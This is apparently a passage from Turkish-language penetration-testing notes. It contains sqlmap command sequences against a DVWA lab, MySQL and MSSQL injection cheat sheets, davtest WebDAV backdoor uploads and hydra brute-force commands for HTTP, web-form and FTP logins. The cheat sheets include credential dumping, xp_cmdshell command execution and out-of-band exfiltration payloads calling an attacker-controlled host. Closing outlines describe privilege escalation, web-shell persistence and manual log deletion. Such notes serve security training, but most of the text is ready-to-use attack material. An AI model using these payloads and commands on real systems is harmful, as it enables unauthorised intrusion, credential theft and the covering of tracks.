--dump : Kolon değerlerini ekrana basar

Not:

SQL Injection sınaması yapılacak sayfa GET yerine POST metodunu kullanıyorsa post edilen değişkenlerin tümü burp ile alınır ve sqlmap'e --data parametresi ile eklenir. Ardından -p parametresine post edilen değişkenlerden sql injection testine tabi tutulacak değişkenin ismi girilir.

// Vulnerable olup olmadığını denetler

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/" **--data="id=2&Submit=Submit" -p id** --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=medium" --level=5 --risk=3 --dbms=mysql

Ardından sırasıyla veritabanı isimleri, tablo isimleri, kolon isimleri ve kolonların tuttuğu değerler ekrana basılır.

// Veritabanı isimleri ekrana basılır.

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/" **--data="id=2&Submit=Submit" -p id** --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=medium" --level=5 --risk=3 --dbms=mysql --dbs

// Tablo isimleri ekrana basılır.

```
> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/" --data="id=2&Submit=Submit"
-p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=medium" --level=5
--risk=3 --dbms=mysql -D veritabaniIsmi --tables

// Kolon isimleri ekrana basılır.
> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/" --data="id=2&Submit=Submit"
-p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=medium" --level=5
--risk=3 --dbms=mysql -D veritabaniIsmi -T tabloAdi --columns

// Kolon değerleri ekrana basılır.
> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/" --data="id=2&Submit=Submit"
-p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=medium" --level=5
--risk=3 --dbms=mysql -D veritabaniIsmi -T tabloAdi -C kolonAdi1,kolonAdi2 --dump
```

Not 2:

a. Sql Injection MySQL Cheatsheet

Comments

#

/*

--

;%00

Version

SELECT VERSION();

SELECT @@VERSION;

SELECT @@GLOBAL.VERSION;

User details

user()

current_user()

system_user()

session_user()

SELECT user,password FROM mysql.user;

Database details

SELECT db_name();

SELECT database();

SELECT schema_name FROM information_schema.schemata;

Database credentials

SELECT host, user, password FROM mysql.user;

Server details

SELECT @@hostname;

Table Name

SELECT table_name FROM information_schema.tables;

Columns Names

SELECT column_name FROM information_schema.columns WHERE table_name = 'tablename';

No Quotes

CONCAT(CHAR(97), CHAR(98), CHAR(99))

((CHAR function returns a character which is related to passed ASCII value))

String Concatenation

CONCAT(foo, bar)

Conditionals

SELECT IF(1=1,'true','false');

Time-delay

Sleep(10)

Command Execution

http://dev.mysql.com/doc/refman/5.1/en/adding-udf.html

"RunAs"

N/A

Read Files

SELECT LOAD_FILE('C:Windowswin.ini');

Out-of-Band Retrieval

SELECT LOAD_FILE(concat('\\',(SELECT 1), 'attacker.controlledserver.com\'));

Substrings

SELECT substr('Foobr', 1, 1);

Retrieve Nth Line

SELECT * FROM table ORDER BY ID LIMIT 3,1

b. Sql Injection MSSQL Cheatsheet

Comments

/*

--

;%00

Version

SELECT @@version;

SELECT @@VERSION LIKE '%2008%';

User details

SELECT user;

SELECT current_user;

SELECT SYSTEM_USER;

SELECT USER_NAME();

SELECT USER_NAME(2);

SELECT SUSER_SNAME();

SELECT loginame FROM master..sysprocesses WHERE spid=@@SPID;

SELECT (CASE WHEN (IS_SRVROLEMEMBER('sysadmin')=1) THEN '1' ELSE '0' END);

Database details

SELECT DB_NAME();

SELECT DB_NAME(5);

SELECT name FROM master..sysdatabases;

Database credentials

SELECT name %2b ':' %2b master.sys.fn_varbintohexstr(password_hash) from master.sys.sql_logins;

Server details

SELECT @@servername;

SELECT host_name();

SELECT SERVERPROPERTY('productversion'), SERVERPROPERTY('productlevel');

Table Names

SELECT name FROM master..sysobjects WHERE xtype='U';

SELECT table_name FROM information_schema.tables;

Columns Names

SELECT name FROM master..syscolumns WHERE id = (SELECT id FROM master..syscolumns WHERE name = 'tablename';

SELECT column_name FROM information_schema.columns WHERE table_name = 'tablename';

No Quotes

SELECT * FROM Users WHERE username = CHAR(97) + CHAR(98) + CHAR(99);

ASCII(SUBSTRING(SELECT TOP 1 username FROM Users,1,1)) = 97;

ASCII(SUBSTRING(SELECT TOP 1 username FROM Users,1,1)) < 128;

String Concatenation

SELECT CONCAT('a','a','a');

```
SELECT 'a' %2b 'b' %2b 'c' %2b 'd';
```

Conditionals

```
IF 1=1 SELECT 'true' ELSE SELECT 'false';
SELECT CASE WHEN 1=1 THEN true ELSE false END;
```

Time-delay

```
WAITFOR DELAY 'time_to_pass';        // time_to_pass yerine gecikme süresi girilir
WAITFOR TIME 'time_to_execute';      // time_to_execute yerine çalışma zamanı girilir.
```

Enable Command Execution

```
EXEC sp_configure 'show advanced options', 1;
EXEC sp_configure reconfigure;
EXEC sp_configure 'xp_cmdshell', 1;
EXEC sp_configure reconfigure;
```

Command Execution

```
EXEC master.dbo.xp_cmdshell 'cmd';
```

Enable Alternative Command Execution

```
EXEC sp_configure 'show advanced options', 1;
EXEC sp_configure reconfigure;
EXEC sp_configure 'OLE Automation Procedures', 1;
EXEC sp_configure reconfigure;
```

Alternative Command Execution

```
DECLARE @execmd INT;
EXEC SP_OACREATE 'wscript.shell', @execmd OUTPUT;
EXEC SP_OAMETHOD @execmd, 'run', null, '%systemroot%system32cmd.exe /c';
```

"RunAs"

```
SELECT * FROM OPENROWSET('SQLOLEDB', '127.0.0.1';'sa';'password', 'SET FMTONLY OFF
execute master..xp_cmdshell "dir"');
EXECUTE AS USER = 'FooUser';
```

Read Files

BULK INSERT dbo.temp FROM 'c:\foobar.txt' WITH (ROWTERMINATOR='n');

Out-of-Band Retrieval

;declare @q varchar(200);set @q='\attacker.controlledserver'+(SELECT SUBSTRING(@@version,1,9))+'.malicious.com/foo'; exec master.dbo.xp_dirtree @q; --

Substrings

SUBSTRING(table_name,1,1) FROM information_schema.tables = 'A';

ASCII(SUBSTRING(table_name,1,1)) FROM information_schema.tables > 96;

Retrieve Nth Line

SELECT TOP 1 table_name FROM information_schema.tables;

SELECT TOP 1 table_name FROM information_schema.tables WHERE table_name NOT IN(SELECT TOP 1 table_name FROM information_schema.tables);

■ Exploiting WebDAV Services in IIS/Apache/Nginx/Tomcat/Lighttpd Servers

// Hedef WebDav Servisini Test Etme

> davtest -url http://172.16.3.72/webdav

// Hedef WebDav Dizinine Backdoor Dosyası Upload'lama

> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav

// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Upload'lama

> davtest -sendbd auto -url http://172.16.3.72/webdav

// Hedef WebDav Dizinine DavTest İçinde Yüklü Backdoor'ları Txt Olarak Upload'lama

// ve Sonra İlgili Betik Dili Uzantısına Dönüştürme (Böylece Güvenliği Bypass Etme)

> davtest -move -sendbd auto -url http://172.16.3.72/webdav

■ Bypassing Login Panels

a. HTTP Basic Authentication Login

// Dictionary Attack

> hydra -V -f -l root -P /home/hefese/rockyou.txt localhost http-get /phpmyadmin

-l : username

-L : txt file for username

-p : password

-P : txt file for password

-V : Show attempts

-f : Exit when the first found login/password pair

// Brute Force Attack

> hydra -V -f -l root -x 7:7:a -f localhost http-get /phpmyadmin

-l : username

-L : txt file for username

-x : Brute force parameter (Syntax: MIN:MAX:CHARSET)

7:7:a : MIN:MAX:CHARSET // 1 means only numbers

// a means only lowercase alphabetic chars

// A means only uppercase alphabetic chars

// a1 means only lowercase alphanumeric chars

// A1 means only uppercase alphanumeric chars

// a1+. means only alphanumeric, + and dot chars

-V : Show attempts

-f : Exit when the first found login/password pair

b. Web Application Login

// Dictionary Attack

> sudo su

> hydra -l deneme -P passwords.txt -V -f www.domainname.com http-post-form

"/dizinIsmi/index.php:userID=^USER^&userPassword=^PASS^&online=1:adiniz"

-l : username
-L : txt file for username
-p : password
-P : txt file for password
-V : Show attempts
-f : Exit when the first found login/password pair
http-post-form : Form Action değerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde post edilen tüm değişkenler ve değerler yer alır. Kullanıcı adı ve şifre değişkenleri ^USER^ ve ^PASS^ değerlerini alacak şekilde parametreye eklenir. Son olarak yine iki nokta üst üste gelir ve kullanıcı adı & şifre yanlış girildiğinde gelen uyarı mesajındaki sözcüklerden biri konur.

// Brute Force Attack
> sudo su
> hydra -l deneme -x 3:3:1 -V -f www.domainname.com http-post-form "/dizinIsmi/index.php:userID=^USER^&userPassword=^PASS^&online =1:adiniz"

-l : username
-L : txt file for username
-x : Brute force parameter (Syntax: MIN:MAX:CHARSET)
3:3:1 : MIN:MAX:CHARSET // 1 means only numbers
// a means only lowercase alphabetic chars
// A means only uppercase alphabetic chars
// a1 means only lowercase alphanumeric chars
// A1 means only uppercase alphanumeric chars
// a1+. means only alphanumeric, + and dot chars
-V : Show attempts
-f : Exit when the first found login/password pair
http-post-form : Form Action değerini (linkini) alır. Ardından iki nokta üst üste gelir ve login panelinde post edilen tüm değişkenler ve değerler yer alır.

Kullanıcı adı ve şifre değişkenleri ^USER^ ve ^PASS^ değerlerini alacak şekilde parametreye eklenir. Son olarak yine iki nokta üst üste gelir ve kullanıcı adı & şifre yanlış girildiğinde gelen uyarı mesajındaki sözcüklerden biri konur.

c. FTP Login

// Dictionary Attack

> sudo su

> hydra -V -f -l user -P /home/hefese/rockyou.txt ftp://$ip:21

-l : username

-L : txt file for username

-p : password

-P : txt file for password

-V : Show attempts

-f : Exit when the first found login/password pair

// Brute Force Attack

> sudo su

> hydra -V -f -l user -x 3:3:1 -f ftp://$ip:21

-l : username

-L : txt file for username

-x : Brute Force parameter

3:3:1 : MIN|MAX|CHARSET // 1 means only numbers

// a means only lowercase alphabetic chars

// A means only uppercase alphabetic chars

// a1 means only lowercase alphanumeric chars

// A1 means only uppercase alphanumeric chars

// a1+. means only alphanumeric, + and dot chars

-V : Show attempts

-f : Exit when the first found login/password pair

■ Exploiting IIS Servers (in Windows Server 2008 & 2012) and Force them to Output Blue Screen [DoS]

ms15_034_ulonglongadd

3.5 YETKİ YÜKSELTME

…

(Hedef sistemin çekirdek versiyonu öğrenilerek zafiyete sahip bir sürüm mü tespiti yapılır. Eğer öyleyse hedef sisteme ilgili exploit indirilir ve çalıştırılır. Böylece hedef sistemdeki yetkimiz yükselir)

…

3.6 KALICILIĞI SAĞLAMA

…

(Hedef sistemde oluşturulacak web shell'ler (backdoor'lar) ile kalıcılık sağlanır.)

…

3.7 İZLERİ TEMİZLEME

…

(/var/log v.b. dizinler altındaki bize ait log satırları (kayıtları) elle silinir.)

…

4. KAYNAKLAR

- https://guif.re/networkpentest
- https://nmap.org/nsedoc/scripts/ftp-anon.html
- https://nmap.org/nsedoc/scripts/ftp-libopie.html
- https://nmap.org/nsedoc/scripts/ftp-vuln-cve2010-4221.html
- https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html
- https://nmap.org/nsedoc/scripts/ftp-proftpd-backdoor.html
- https://www.teakolik.com/n-map-tarama-turleri-ftp-bounce-scan/
- https://www.gracefulsecurity.com/sql-injection-cheat-sheet-mysql/
- https://www.gracefulsecurity.com/sql-injection-cheat-sheet-mssql/
- https://www.owasp.org/index.php/Path_Traversal
- https://www.acunetix.com/websitesecurity/directory-traversal/a
- https://www.gracefulsecurity.com/path-traversal-cheat-sheet-linux/
- https://www.gracefulsecurity.com/path-traversal-cheat-sheet-windows/
- https://www.siberportal.org/red-team/web-application-penetration-tests/enumerating-webdav-extention-on-web-application-penetration-tests/
- https://nmap.org/nsedoc/scripts/http-webdav-scan.html
- https://blog.skullsecurity.org/2009/webdav-detection-vulnerability-checking-and-exploitation
- https://tools.kali.org/web-applications/davtest
- http://www.wiki-zero.com/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvV2ViREFW
- https://www.digitalocean.com/community/tutorials/how-to-configure-webdav-access-with-apache-on-ubuntu-14-04#testing
- https://www.apachelounge.com/viewtopic.php?p=28631
- https://devops.profitbricks.com/tutorials/how-to-set-up-webdav-with-apache-on-centos-7/
- https://charlesreid1.com/wiki/Metasploitable/Apache/DAV
- http://insidetrust.blogspot.com.tr/2011/08/using-hydra-to-dictionary-attack-web.html